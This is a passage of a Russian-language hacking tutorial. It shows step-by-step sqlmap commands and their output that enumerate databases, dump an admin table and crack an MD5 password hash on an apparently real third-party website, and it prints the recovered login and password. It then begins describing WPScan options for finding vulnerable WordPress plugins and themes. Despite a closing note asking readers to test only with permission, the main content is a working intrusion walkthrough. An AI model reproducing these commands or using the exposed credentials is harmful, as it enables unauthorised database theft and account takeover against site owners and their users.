Запустим следующую команду в отношении вашего уязвимого веб-сайта.

1 sqlmap -u http://www.sqldummywebsite.name/rubrika.php?id=31 --dbs


Здесь:

sqlmap = Имя бинарного файла программы sqlmap

-u = Целевой адрес (например. “http://www.sqldummywebsite.name/rubrika.php?id=31″)

—dbs = Перечислить базы данных СУБД

Скриншот ниже



Эта команда раскрыла совсем немного интересной информации:

1 web server operating system: Linux Gentoo

2 web application technology: Nginx, PHP 5.3.29

3 back-end DBMS: MySQL 5.0.11

4 [18:47:01] [INFO] resumed: information_schema

5 [18:47:01] [INFO] resumed: laminat

Итак, сейчас у нас есть всего лишь одна база данных, в которую стоит заглянуть, information_schema — это стандартная база данных для почти каждой СУБД MYSQL. Следовательно, направим свой интерес на базу данных **laminat**.

Шаг 3. Построение списка таблиц целевой базы данных, используя SQLMAP SQL-инъекцию

Нам нужно знать как много таблицы имеются в СУБД этого веб-сайта и какие у них имена. Чтобы найти эту информацию выполните следующую команду:


1 sqlmap -u www.sqldummywebsite.name/rubrika.php?id=31 -D laminat --tables

Славненько, эта база данных имеет 18 таблиц.

1 [18:52:25] [INFO] fetching tables for database: 'laminat'

2 [18:52:25] [INFO] fetching number of tables for database 'laminat'

```
3       [18:52:25] [INFO] resumed: 18
4       [18:52:25] [INFO] resumed: admin
5       [18:52:25] [INFO] resumed: browser
6       [18:52:25] [INFO] resumed: diskuse
7       [18:52:25] [INFO] resumed: diskuse_obor
8       [18:52:25] [INFO] resumed: diskuse_tema
9       [18:52:25] [INFO] resumed: historie
10      [18:52:25] [INFO] resumed: mag_admvolby
11      [18:52:25] [INFO] resumed: mag_anketa
12      [18:52:25] [INFO] resumed: mag_autori
13      [18:52:25] [INFO] resuming partial value: mag_cla
14      [18:52:25] [WARNING] running in a single-thread mode. Please consider usage of option '--threa
15      [18:52:25] [INFO] retrieved: ori
16      [18:54:23] [INFO] retrieved: mag_claori...
17      …..............
```




Ну и конечно мы хотим проверить, что находится внутри admin, используя SQLMAP SQL-инъекцию, поскольку, возможно, именно она содержит имя пользователя и пароль.

Шаг 4: Построение списка столбцов целевой таблицы выбранной базы данных используя SQLMAP SQL-инъекцию

Сейчас нам нужно построить список столбцов целевой таблицы admin базы данных нашего веб-сайта, используя SQLMAP SQL-инъекцию. SQLMAP SQL-инъекция делает это действительно простым, запустите следующую команду:

```
1       sqlmap -u www.sqldummywebsite.name/rubrika.php?id=31 -D laminat -T admin --columns
1       [19:57:42] [INFO] fetching columns for table 'admin' in database 'laminat'
2       [19:57:42] [INFO] resumed: 5
3       [19:57:42] [INFO] resumed: id
4       [19:57:42] [INFO] resumed: int(2)
5       [19:57:42] [INFO] resumed: login
```

```
6       [19:57:42] [INFO] resumed: v
7       [19:57:42] [INFO] resumed: heslo
8       [19:57:42] [INFO] resumed: varchar(32)
9       [19:57:42] [INFO] resumed: jmeno
10      [19:57:42] [INFO] resumed: varchar(20)
11      [19:57:42] [INFO] resumed: stupen
12      [19:57:42] [INFO] resumed: int(1)
13      Database: laminat
14      Table: admin
15      [5 columns]
16      +--------+-------------+
17      | Column | Type |
18      +--------+-------------+
19      | heslo | varchar(32) |
20      | id | int(2) |
21      | jmeno | varchar(20) |
22      | login | v |
23      | stupen | int(1) |
24      +--------+-------------+
```



АГА! Это точно то, что мы ищем. Если вы не поняли причин моей радости, то небольшой урок лингвистики:

«heslo» — на чешском означает «пароль»

«stupen» — на чешском означает «степень»


А «login» означает на чешском «логин».

Т.е. в этой таблице есть имя пользователя и пароль.

Шаг 5: С помощью SQLMAP SQL-инъекции построим список пользователей из целевого столбца выбранной базы данных

SQLMAP SQL-инъекция делает это простым! Просто снова выполните команду:

```
1	sqlmap -u www.sqldummywebsite.name/rubrika.php?id=31 -D laminat -T admin --dump
```



Это командой мы получим полный дамп таблицы. Но если, например, таблица большая, и эксплуатируется слепая инъекция, то, для экономии времени можно модифицировать команду:

```
1	sqlmap -u www.sqldummywebsite.name/rubrika.php?id=31 -D laminat -T admin -C login --dump
```

Мы получим список пользователей.

Почти закончили, теперь нам нужны пароли к этим пользователям. Следующим шагом мы их получим.

Шаг 6: С помощью SQLMAP SQL-инъекции извлекаем пароли из целевого столбца таблицы выбранной базы данных

Думаю, вы уже поняли какая команда будет следующей. Что ж, приступим.

```
1	sqlmap -u www.sqldummywebsite.name/rubrika.php?id=31 -D laminat -T admin -C heslo --dump
```

ТАДА!! У нас есть пароль.

Но постойте, этот пароль выглядит забавно. Это не может быть чьим-то паролем. Кто-то, кто оставил подобную уязвимость в своём веб-сайте просто не может иметь пароль вроде этого.

Именно так и есть. Это хэш пароля. Это означает, что пароль зашифрован и сейчас нам нужно расшифровать его.

На самом деле, по-большому счёту, программа sqlmap сама всё сделает за нас.

Найдя пароли, она спросит, *do you want to store hashes to a temporary file for eventual further processing with other tools*, т. е. хотим ли мы сохранить хэши во временный файл, чтобы в дальнейшем обрабатывать их. Это на ваше усмотрение.

Теперь программа говорит *do you want to crack them via a dictionary-based attack?*, что означает, хотите ли вы использовать атаку, основанную на словаре. Это сэкономит уйму времени, поэтому если вы просто учитесь, пробуете, то соглашаемся.

Нам снова даются три опции:

[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter) (словарь по умолчанию — просто нажмите Enter)

[2] custom dictionary file (файл пользовательского словаря)

[3] file with list of dictionary files (файл со списком пользовательских словарей)

Просто нажмите Enter.

На и, наконец, программа спрашивает *do you want to use common password suffixes? (slow!)*. Это означает, хотим ли мы использовать обычные префиксы. Я отвечаю нет, поскольку это очень долгая процедура. А конкретно этот сайт мне интересен только как пример урока. Узнаю я от него пароль или нет — мне всё равно. Я не готов тратить много времени на эту процедуру.

```
1   do you want to store hashes to a temporary file for eventual further processing with other tools [y/
2   do you want to crack them via a dictionary-based attack? [Y/n/q] y
3   [20:00:41] [INFO] using hash method 'md5_generic_passwd'
4   [20:00:41] [INFO] resuming password 'nuvolari' for hash '493ccdcab464cff215467d4c62a7f142'
5   what dictionary do you want to use?
6   [1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter)
7   [2] custom dictionary file
8   [3] file with list of dictionary files
9   > 1
10  [20:00:45] [INFO] using default dictionary
11  do you want to use common password suffixes? (slow!) [y/N] n
12  [20:00:49] [INFO] starting dictionary-based cracking (md5_generic_passwd)
13  [20:01:05] [INFO] postprocessing table dump
14  Database: laminat
15  Table: admin
16  [2 entries]
17  +----+--------------+-----------------------------------------------+-------+--------+
18  | id | jmeno | heslo | login | stupen |
19  +----+--------------+-----------------------------------------------+-------+--------+
20  | 1 | M?la | 493ccdcab464cff215467d4c62a7f142 (nuvolari) | fucek | 1 |
21  | 4 | Administr?tor | d41d8cd98f00b204e9800998ecf8427e | admin | 1 |
22  +----+--------------+-----------------------------------------------+-------+--------+
```

Не смотря на выбор «быстрых» опций, пароль расшифрован!

В этот раз всё получилось быстро и непринуждённо. Иногда бывает ещё проще — пароль не зашифрован. Иногда пароль не удаётся расшифровать быстрым способом. На этот случай у меня есть одна хитрость — я копирую хэш пароля и… ищу в Гугле. Примерно в половине случаев мне везёт — находятся тематические сайты, базы данных, в которых собраны расшифрованные хэши.

Давайте представим ситуацию, когда быстро пароль не подобрался, когда поиск по Гуглу и сайтам с радужными таблицами не увенчался успехом, и это «не учебная тревога», т. е. вас интересует конкретный сайт и для вас важно знать для него пароль, то можно попытаться воспользоваться специальным программным обеспечением.

К расшифровке паролей я ещё вернусь, это будет большая статья, охватывающая взлом MD5, phpBB, MySQL и SHA1 паролей с помощью Hashcat на Kali. Не пропустите её.

Заключение

Спасибо за чтение и посещение этого веб-сайта.

Есть много других способов проникнуть в базу данных или получить пользовательскую информацию. Вам следует использовать эти техники только на веб-сайтах, которые дали вам на этой разрешение.

Пожалуйста, поделитесь этой статьёй, это даст возможность каждому изучить как с использованием этой техники тестировать их веб-сайты.

п.с. пока писал статью, какой-то чудак «хакнул» это несчастный сайт — ничего не удалил, просто дефейснул его. Друзья, давайте учиться, пробовать, думать, изучать программы, искать обходные пути, нестандартные решения, постигать глубины сетевых технологий, заглядывать туда, куда другие не могут, но давайте не будем заниматься мелкими пакостями!

Сканируем на уязвимости WordPress: WPScanner и Plecost

Прежде всего, пару предварительных замечаний. На WebWare.biz публикуется довольно много информации об уязвимостях, разного рода сканерах этих уязвимостей, хакерских программах и т. д. Мы, авторы WebWare.biz, искренне надеемся, что вы используете эти знание во благо: для укрепления защиты сайтов и серверов, для выявления потенциальных проблем и их устранения. В любом случае, мы стараемся уравновесить общую тематику сайта: в обилии публикуются инструкции по правильной настройке и защите серверов, по защите веб-приложений.

Так и эта статья — информация из неё может быть использована как во благо (для выявления уязвимостей и устранения их, так и во зло). Очень надеемся, что вы находитесь именно на светлой стороне.

Работа этих программ рассмотрена в Kali Linux, поэтому, возможно, вас заинтересует статья по установке Kali Linux (как в настоящий компьютер, так и в виртуальный).

WordPress завоевал заслуженную популярность. Каждый день запускается огромное количество новых сайтов на этом движке. Быстрее самого WordPress распространяются только дыры в скриптах, поскольку эти дыры могут быть не только в коде движка, но и в любом из огромного количества его плагинов и даже в темах (!). Именно уязвимости в плагинах WordPress мы и будем искать в этой статье.

WordPress Security Scanner

Это очень мощный сканер WordPress. Главные его достоинства:

- показывает полный список плагинов и среди них выделяет уязвимые;
- может проводить сканирование на наличие уязвимых тем;
- актуальная база;
- анализирует файл robots.txt;
- показывает информацию о версии WordPress, о текущей теме, об ответах сервера и пр.

Прежде всего, обновим базы. Это делается так (наберите в консоли):

```
1        wpscan --update
```

Опишу ключи (они все интересные), а затем перейдём к конкретным примерам.

Ключи WordPress Security Scanner

—update : обновляет базы.

—url или -u <целевой url> : URL адрес/домен сайта на WordPress для сканирования.

—force или -f : принуждает WPScan не проверять, работает ли удалённый сайт на WordPress (проще говоря, даже если целевой сайт не на WordPress, сканирование всё равно продолжается).

—enumerate или -e [опция(опции)] : Перечень (после этого ключа можно использовать следующие опции).

опции :

u : имена пользователей id от 1 до 10

u[10-20] : имена пользователей id от 10 до 20 (вы должны вписать в [] целые цифры)

p : плагины

vp : сканирование только на плагины, про которые известно, что они уязвимые

ap : все плагины (может занять много времени)

tt : timthumbs

t : темы

vt : сканирование только на темы, про которые известно, что они уязвимые

at : все темы (может занять много времени).

Можно использовать по несколько ключей, например «-e p,vt» осуществит сканирование плагинов и уязвимых тем. Если ключи не заданы, то по умолчанию используется следующий набор "vt,tt,u,vp".

Это неполный список ключей, там ещё много интересных, но редко применяемых ключей. Своё знакомство вы можете продолжить набрав команду:

```
1    wpscan -h
```


Пример запуска сканирования:

